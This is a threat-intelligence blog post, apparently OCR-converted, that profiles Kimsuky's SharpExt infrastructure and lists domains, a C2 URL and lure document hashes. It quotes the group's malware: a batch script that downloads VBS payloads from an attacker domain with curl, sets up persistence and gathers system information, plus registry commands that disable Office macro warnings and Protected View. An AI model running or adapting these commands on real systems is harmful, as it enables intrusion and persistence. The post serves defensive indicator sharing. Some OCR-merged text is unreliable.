Pivoting on a SharpExt to profile Kimusky panels for great good

medium.com/walmartglobaltech/pivoting-on-a-sharpext-to-profile-kimusky-panels-for-great-good-1920dc1bcef9

Jason Reaves August 9, 2022

Jason Reaves

Aug 9

.

5 min read

By: Jason Reaves and Joshua Platt

Volexity recently released a blog detailing a browser extension malware dubbed SharpExt[1] being leveraged by Kimusky[2]. The goal of SharpExt, as detailed in the blog, is to ultimately steal emails and attachments from the victims. This blog is purely meant to expand on existing work from items we recovered through our pivoting and research.

Pivoting on their research along with some research from Huntress[3], we also found a connection to earlier campaigns in a report from 2021[4]. One site in particular was interesting.

```
http://nuclearpolicy101[.]org/wp-admin/includes/0421/d[.]php?na=vbtmp 14
```

The site has been utilized by Kimusky for over a year and earlier this year was updated to deliver the browser extension code:

Scanned	Detections	Status	URL
2022-06-29	5 / 87	200	https://nuclearpolicy101.org/nonproliferation-regime-readings/
2022-06-17	5 / 95	200	https://nuclearpolicy101.org/
2022-06-16	5 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=dev.ps1
2022-06-16	5 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=bg.js
2022-06-16	4 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=manifest.json
2022-06-13	5 / 95	404	http://nuclearpolicy101.org/wp-admin/includes/0421/d.php?na=dot.gif
2022-06-13	6 / 95	404	http://nuclearpolicy101.org/wp-admin/includes/0421/d.php?na=vbtmp
2022-05-31	4 / 94	200	http://nuclearpolicy101.org/wp-content/uploads/2020/09/Bomb-Making-Lec-copy.pdf
2022-06-17	5 / 95	200	http://nuclearpolicy101.org/
2022-04-12	6 / 92	200	http://nuclearpolicy101.org/wp-content/uploads/2021/10/Fuel-Making-lecture.pdf

The bg.js file from nuclearpolicy101 also listed the same C2 as the Volexity blog:

```
var g_url = "https://gonamod.com/sanghyon/index.php",g_devtabs=[]; 20
```

A second IOC listed from Volexity, siekis[.]com, is a little more interesting. This site is not a compromised site but something actor controlled. The site is hosting multiple websites along with connections to some of the campaigns detailed from Huntress. However, the VPS folders have been renamed. Current domains setup on this server:

```
dusieme.com/ eislesf.live/ ielsems.com/ ilijw.live/ siekis.com/ soekfes.live/
sqiesbob.com/
```

Some of the domains that are leveraged for the campaigns, can be seen in the aforementioned blogs[1,3]. The structure of these are normally a mix of the following files:


```
cow.phpd.phpr.phpsc.phphis.phpindex.phpupload.phpupload_dotm.phpdoc.phpmacro.phpresp.t
```

The other files in the folder are related to the various powershell, batch files, DLLs and browser extensions that are delivered.

Some of the other domains are leveraged for C2 activity from the browser extension along with any necessary files needed by the browser extension. These folders usually consist of the following:

```
index.phpmanage.phpcode.jslist.txtblack_list.txtatt/domain/mail/
```


Through our research, we were able to map out some victimology based on traffic data:



The hot spots mostly just seem to confirm other reporting on intended targets as United States, Europe and South Korea[1].

Older Campaigns

During our research, we also recovered information from older campaigns that did not utilize a browser extension. Surprisingly, the actor(s) appeared to leverage UltraViewer in some engagements:



Judging by documents we recovered, the group continues to be very active:

```
ESDU Tokuchi.docad869e6765212fb1c724936a4e9b6a35Created: 2022-04-29Interview
memo_Gareth.doce6f6dedc573c7be462e74ff1289aab34Created: 2022-05-08Donga-
A_VAN.doca7b6491683766b01b7b9c76652a3993fCreated: 2022-03-07TBS
TV_Qs.doc77258de4bfa37fe26d5b4d6348fd31a6Created: 2022-04-
09NEWSIS_interview.docb3103f9543b31d00d9fecf3943cb6b6dCreated: 2022-01-
26China.doc46bc9c7ed36f6f8d2c3f968cb758df1fCreated: 2022-03-28Interview
memo_Ralph.doc9c2434cbfa7e6ff49c67bfc74a6bf7bcCreated: 2022-04-24US-ROK Tech
Cooperation Goodman.docdf7cd79c5e9cc5471f1772f75b646467Created: 2022-04-25CM
College_interview.doc36e6f04777e1bbdc719a3adc7d842586Created: 2022-04-27Interview
memo_patrick.doc42805ec97173c4a074580d473aeecbe4Created: 2022-04-21Upholding the RBO
in the INdo-Pac.docb57e9474698823fcb300ad29b2ddd657Created: 2022-04-10
```

Similar to past campaigns, they continue to use HWP (Hangul Word Processor) documents:

```
The Burden of the Unintended.hwpCreated 2022-02-24
```

Upon execution, the HWP documents execute a batch file similar to the one below:

```
kill /im OneDriveStandaloneUpdater.exe /f 2taskkill /im OneDriveStandaloneUpdater.exe
/f 3curl -o "%appdata%\microsoft\windows\start menu\programs\startup\OneNote.vbs"
https://dusieme.com/hwp/d.php?na=colegg1.gif 4curl -o
"%appdata%\microsoft\windows\colegg2.vbs" https://dusieme.com/hwp/d.php?
na=colegg2.gif 5curl -o "%appdata%\microsoft\windows\colegg3.vbs"
https://dusieme.com/hwp/d.php?na=colegg3.gif 6curl -o
"%appdata%\microsoft\windows\1.xml" https://dusieme.com/hwp/d.php?na=sched.gif
7schtasks /create /tn IdleSetting /xml %appdata%\microsoft\windows\1.xml /f
>>"%appdata%\microsoft\windows\1.log" 8dir
"%appdata%\microsoft\windows\*.*">>"%appdata%\microsoft\windows\1.log" 9dir
"C:\Program Files (x86)\*.*">>"%appdata%\microsoft\windows\1.log" 10dir "C:\Program
Files\*.*">>"%appdata%\microsoft\windows\1.log" 11tasklist
>>"%appdata%\microsoft\windows\1.log" 12C:\Windows\System32\wscript.exe /b
"%appdata%\microsoft\windows\colegg3.vbs" 13del "%temp%\~DF9B1C729B001D998E.tmp"
14del "%temp%\urlmon.dll" 15del "%temp%\OneDriveStandaloneUpdater.exe" 16taskkill /im
hwp.exe /f 17taskkill /im hwp.exe /f 18copy "%temp%\The Burden of the Unintended.tmp"
"%userprofile%\Downloads\The Burden of the Unintended.hwp" /y
19"%userprofile%\Downloads\The Burden of the Unintended.hwp" 20del "%temp%\The Burden
of the Unintended.tmp" 21del "%~f0"
```

IOCs

Network:

```
souibi.comdusieme.comeislesf.liveielsems.comilijw.livesiekis.comsoekfes.livesqiesbob.c

(compromised)frebough.comhodbeast.comnewspeers.comnewspeers.usvisitnewsworld.xyzdocsac
```

Commands:

```
reg add HKEY_CURRENT_USER\Software\RegisteredApplications /v
AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4g /t reg_sz /d <vb code>schtasks /create /tn
"Diagnosis\Windows Defender\Microsoft-Windows-UpdateDefender5" /tr
"wscript.execmd.exe /c copy ""%appdata%\microsoft\windows\c1.tmp""
""%appdata%\microsoft\windows\c1.bat"" & ""%appdata%\microsoft\windows\c1.bat"" & del
""%appdata%\microsoft\windows\c1.tmp""cmd.exe /c copy
""%appdata%\microsoft\windows\c2.tmp"" ""%appdata%\microsoft\windows\c2.bat"" &
""%appdata%\microsoft\windows\c2.bat"" & del
""%appdata%\microsoft\windows\c2.tmp""ws.run("certutil -f -encode
""%appdata%\microsoft\windows\1.log"" ""%appdata%\microsoft\windows\2.log""
",0,true)wscript.exe /b "%appdata%\microsoft\windows\colegg2.vbs"cmd.exe /c copy
"%appdata%\\microsoft\\windows\\wctDC18.tmp"
"%appdata%\\microsoft\\windows\\wctDC18.bat" &
"%appdata%\\microsoft\\windows\\wctDC18.bat" & del
"%appdata%\\microsoft\\windows\\wctDC18.tmp"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\13.0\Word\Security" /v
VBAWarnings /t REG_DWORD /d "1" /f



reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v
DisableInternetFilesInPV /t REG_DWORD /d "1" /f



reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v
DisableInternetFilesInPV /t REG_DWORD /d "1" /f



reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security" /v
VBAWarnings /t REG_DWORD /d "1" /f



reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v
DisableAttachementsInPV /t REG_DWORD /d "1" /f



reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v
DisableInternetFilesInPV /t REG_DWORD /d "1" /f



reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v
DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f



reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security" /v
VBAWarnings /t REG_DWORD /d "1" /f
```

```
reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v
DisableInternetFilesInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v
DisableAttachementsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v
DisableInternetFilesInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v
DisableAttachementsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v
DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v
DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v
DisableAttachementsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v
DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v
DisableAttachementsInPV /t REG_DWORD /d "1" /f


reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security" /v
VBAWarnings /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v
DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f

 reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security" /v
VBAWarnings /t REG_DWORD /d "1" /freg add
"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security" /v VBAWarnings /t
```

```
REG_DWORD /d "1" /freg add
"HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security" /v VBAWarnings /t
REG_DWORD /d "1" /freg add
"HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security" /v VBAWarnings /t
REG_DWORD /d "1" /f
```

Recovered Documents:

```
42805ec97173c4a074580d473aeecbe4b57e9474698823fcb300ad29b2ddd657ed424b7dbe6ce5dfdd051f
```

References

1: https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/

2: https://malpedia.caad.fkie.fraunhofer.de/actor/kimsuky

3: https://www.huntress.com/blog/targeted-apt-activity-babyshark-is-out-for-blood

4: http://www.hackdig.com/07/hack-420942.htm